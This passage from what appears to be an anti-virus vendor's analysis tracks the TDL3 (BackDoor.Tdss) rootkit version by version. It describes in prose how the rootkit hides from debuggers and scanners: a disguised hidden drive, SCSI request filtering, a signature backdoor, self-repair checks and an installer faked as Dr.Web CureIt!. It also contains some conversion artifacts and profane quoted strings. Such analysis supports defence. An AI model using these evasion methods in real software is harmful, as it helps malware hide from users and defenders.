  - Zeros self driver name, **DRIVER_OBJECT.uDriverName.nLen**=0.
  - Corrupts types of the **DRIVER_OBJECT.wType**=0 and **DEVICE_OBJECT.wType**=0 objects, so that **WinDbg** debugger cannot process such objects correctly. See Figure 7.
  - Deletes both its own driver and the "stolen" device from the names list.
- To mount the hidden drive, creates a new device with a random 8 characters name. Now the full path to the file on hard drives looks as follows: *\\?\globalroot\devices\hfyljvbp\config.ini*, where **hfyljvbp** is the device name that is generated anew after each reboot.




Figure 7 Detecting the abnormality with WinDbg

Version TDL3.14 (October 24, 2009)

- Fixed few bugs in functions related to inject.

Version TDL3.15 (October 28, 2009)

- Virus loader stub slightly changed.
- When creating a new **DRIVER_OBJECT** for interception, the rootkit also copies the pointer to the victim's **DRIVER_OBJECT.pDriverExtension**.
- The file name in the **FILE_OBJECT** of the modification-protected infected file is no longer zeroed, but replaced with "**\pagefile.sys"**.

Version TDL3.16 (November 1, 2009)

- Sectors are encrypted again.
- Malware loader stub changed a great deal; a rootkit file system parser added. This was due to the fact that in this version the end sectors of the hard drive store the hidden encrypted drive only. The main rootkit body is stored in the **tdl** file on this drive. Original resources of the infected driver are stored in the **rsrc.dat** file. See Image 8. The loader locates the **tdl** file on the drive, loads it and directs it the control.
- The loader no longer uses **IoRegisterFsRegistrationChange**, but intercepts **IRP_MJ_DEVICE_CONTROL** in the victim's driver and waits for the file system.

Figure 8 New root directory descriptor

Version TDL3.17 (November 8, 2009)

- Virus loader stub slightly changed.
- Some changes to make rootkit operation more stable.
- The algorithm determining access to sectors of the infected driver, as well as the relating structure are simplified.
- The infected driver file is not blocked anymore and can be deleted or modified even in user mode.

Version TDL3.18 (November 14, 2009)

- The list of quotes outputted in case of successful initialization has changed:
  - Spider-Pig, Spider-Pig, does whatever a Spider-Pig does. Can he swing, from a web? No he can't, he's a pig. Look out! He is a Spider-Pig!
  - But first we need the car. And after that, the cocaine. And then the tape recorder, for special music, and some Acapulco shirts
  - Listen up, maggots. You are not special. You are not a beautiful or unique snowflake
  - Fuck damnation, man! Fuck redemption! We are God's unwanted children!
  - You people voted for Hubert Humphrey, and you killed Jesus
  - Dude, meet me in Montana XX00, Jesus (H. Christ)
  - I'm here about some monkeys. Twelve of them
  - Jesus where are you? Homer calls Jesus!
- Introduced a system infections check. Each 10 seconds the rootkit check offset of the first sector of the infected driver. If the offset was changed, the following debug message appears: "**I say we call Matlock. He'll find the culprit! It's probably that evil Gavin MacLeod or George Guberlindsey**". After that, the rootkit overwrites the file (ZwOpenFile,ZwWriteFile) with the infected copy and restructures the map of its own sectors.

Version TDL3.19 (November 17, 2009)

- Virus loader stub slightly changed.
- Some changes to make rootkit operation more stable.

Version TDL3.20 (November 27, 2009)

- First appearance of the rootkit installer with the **Dr.Web CureIt!** icon. See Figure 9. It seems to be the consequence of the fact that **Dr.Web** was the only anti-virus able to detect and remove **BackDoor.Tdss** (TDL3) at the moment.
- The system infections check is improved. Now, apart from position of the infected file on disk, the rootkit also check the contents of the first file sector. If there are any changes, the "**Your powers are weak, old man**" debug message displays, and then the file is replaced with the infected copy and the rootkit rebuild the map of its sectors.
- Interception of infected driver's **DRIVER_OBJECT.pfnDriverStartIo** added. The read requests are filtered. The requests go through the following check:
  - **IO_STACK_LOCATION.DeviceObject==target device object (atapi)**
  - **IO_STACK_LOCATION.MajorFunction== IRP_MJ_SCSI (IRP_MJ_INTERNAL_DEVICE_CONTROL)**
  - **SCSI_REQUEST_BLOCK.Function==SRB_FUNCTION_EXECUTE_SCSI**
  - **SCSI_REQUEST_BLOCK.SrbFlags&SRB_FLAGS_DATA_IN**
- Since the rootkit itself cannot read its own protected sectors, its authors had to create a backdoor. Read requests bypasses the rootkit if the data buffer initialized with the "**TDL3**" signature.
- To complicate determination of object's owner, the service name is zeroed in **DRIVER_OBJECT.pDriverExtension.ServiceKeyName** of both own and victim's objects.




Figure 9 Example of the rootkit installer icons and the real Dr.Web CureIt! icon

Version TDL3.21 (December 24, 2009)

- The list of quotes outputted in case of successful initialization has changed:
  - F**k damnation, man! F**k redemption! We are God's unwanted children!
  - You people voted for Hubert Humphrey, and you killed Jesus
  - Dude, meet me in Montana XX00, Jesus (H. Christ)
  - Jesus where are you? Homer calls Jesus!
  - **(C) Dr.Web 2009-2010**
- A new procedure is added to the system infection check. Now it also controls the **ImagePath** value in the registry that configures loading of infected driver. If there are any changes, rootkit output the "Wut wut?" debug message and restores the old value. Also, now the check loop timeout is 5 seconds.
- Rootkit also restores interception of **DriverStartIo** in victim's **DRIVER_OBJECT**, and replaces **DEVICE_OBJECT.pDriverObject** in the "stolen" device with its own.
- A new restriction is introduced in the rootkit file system that limits the number of simultaneously opened files to 200.

Version TDL3.22 (December 26, 2009)

- Fixed few bugs in functions related to inject.

Version TDL3.23 (January 12, 2010)

- The list of quotes outputted in case of successful initialization has changed:
  - F**k damnation, man! F**k redemption! We are God's unwanted children!
  - You people voted for Hubert Humphrey, and you killed Jesus
  - Dude, meet me in Montana XX00, Jesus (H. Christ)
  - Jesus where are you? Homer calls Jebus!
  - Tomorrow will be the most beautiful day of Raymond K. Hessel's life
- The size of the hidden encrypted drive is limited to 8 MB.
- To prevent possible blocking of opening by anti-viruses, the system infection check does not close the handle of the controlled registry node any more. The new debug message on registry modification is "**Run Forest run!**".

Version TDL3.24 (February 1, 2010)

- The infected file is blocked again. This time the file handle is opened with the exclusive access (**Error! Hyperlink reference not valid.**=0). This was the reaction to appearance of a utility that run in the operating system as a service and cured it by constantly (every second) overwriting the infected file with the clean one (that the rootkit returns itself) with the subsequent restart. In this case, the rootkit controlling procedure simply could not restore the value in time.
- The name of the infected and blocked file in FILE_OBJECT is now replaced with the string from **KUSER_SHARED_DATA.NtSystemRoot**+4 (usually, "\WINDOWS").
- The installer deletes the **\tdev** symbolic link on completion. This link could have been used before the reboot to determine the name of the hidden drive.

- Another 8-byte string is added to the name of the hidden drive. The name now server as a sort of a key. Configuration file is now stored at \\?*globalroot\awfvgrgd\bmneofds\config.ini*, where **awfvgrgd** is the name of the device visible for any application and **bmneofds** is the access "key".

Version TDL3.241 (February 4, 2010)

- Fixed a bug in the function related to inject. However the import initialization code still cannot have its way with functions defined by ordinals.

Version TDL3.25 (February 13, 2010)

On February 9, Microsoft released a security update "MS10-015: Vulnerabilities in Windows kernel could allow elevation of privilege" (http://support.microsoft.com/kb/977165). Right after this update, messages on corresponding BSOD crashes flooded the Internet. Preliminary investigation showed that crashes appeared on systems infected with BackDoor.Tdss (http://blogs.technet.com/mmpc/archive/2010/02/17/restart-issues-on-an-alureon-infected-machine-after-ms10-015-is-applied.aspx). The reason is that the update affected the system kernel. As was mentioned above, the malware loader stored addresses of necessary functions as RVA, and the update rendered them invalid.

- Now, virus loader stub get needed functions by internal API resolver due to MS10-015 update.
- Since rootkit authors had to add huge code for resolving addresses of API functions, they had also to abandon encryption of the drive with RC4 and start using simple XOR.

Version TDL3.26 (February 16, 2010)

- Pointer to the rootkit data structure is no longer stored in KUSER_SHARED_DATA. Now the rootkit body contains a separate function that serves as a container to the pointer. The function contains the code that output the "**TDL3 structure**" debug message, but the function is never called surely.
- Now the message if infected driver was modified is "**Ah Lou, come on man, we realy like this place**".

Version TDL3.27 (February 24, 2010)

- At last the authors have detected and fixed the error in the rootkit's filter. This error allowed getting real data on the infected driver even in user mode. The problem was that for particular requests the necessary offset on disk was written in SCSI_REQUEST_BLOCK.Cdb only while the rootkit had been checking the SCSI_REQUEST_BLOCK.QueueSortKey field. As a result, the rootkit couldn't detect that protected sectors were accessed. Therefore, most anti-viruses and anti-rootkits that could deal with TDL3 became helpless once again.
- When such particular requests are received for the first time, the rootkit output the "Bite my shiny metal ass!" debug message.
- The list of quotes outputted in case of successful initialization has changed:
    - I felt like putting a bullet between the eyes of every panda that wouldn't screw to save it's species. I wanted to open the dump valves on oil tankers and smother all those French beaches I'd never see
    - Tempers are wearing thin. Let's hope some robot doesn't kill everybody
    - Everybody's a jerk. You, me, this jerk. That's just my philosophy
    - You people voted for Hubert Humphrey, and you killed Jesus
    - Dude, meet me in Montana XX00, Jesus (H. Christ)

Version TDL3.271 (February 25, 2010)

On the forum (http://forum.sysinternals.com/forum_posts.asp?TID=21266) it was announced that researchers knew the "**TDL3**" magical signature (was first introduced in version 3.20) that allows the rootkit to read real data on disk.

- The magical constant "**TDL3**" has been replaced to the address of one of the rootkit functions, so now this constant is changing after every system reboot.

Version TDL3.272 (March 1, 2010)

- To protect self code from patches code integrity check was added. The rootkit output "**Here comes Johnny Yen again. With the liquor and drugs...**" debug message if modification detected. Also, now the check loop timeout is 3 seconds

To be continued…

Conclusion

All in all, **BackDoor.Tdss** rootkits of this generation are sophisticated piece of malware. Their detection and neutralization presents a serious challenge to anti-virus vendors. And as it has already happened with **BackDoor.MaosBoot** (Mebroot), **Win32.Ntldrbot** (Rustock.C) and other rootkits, not all vendors can rise to it.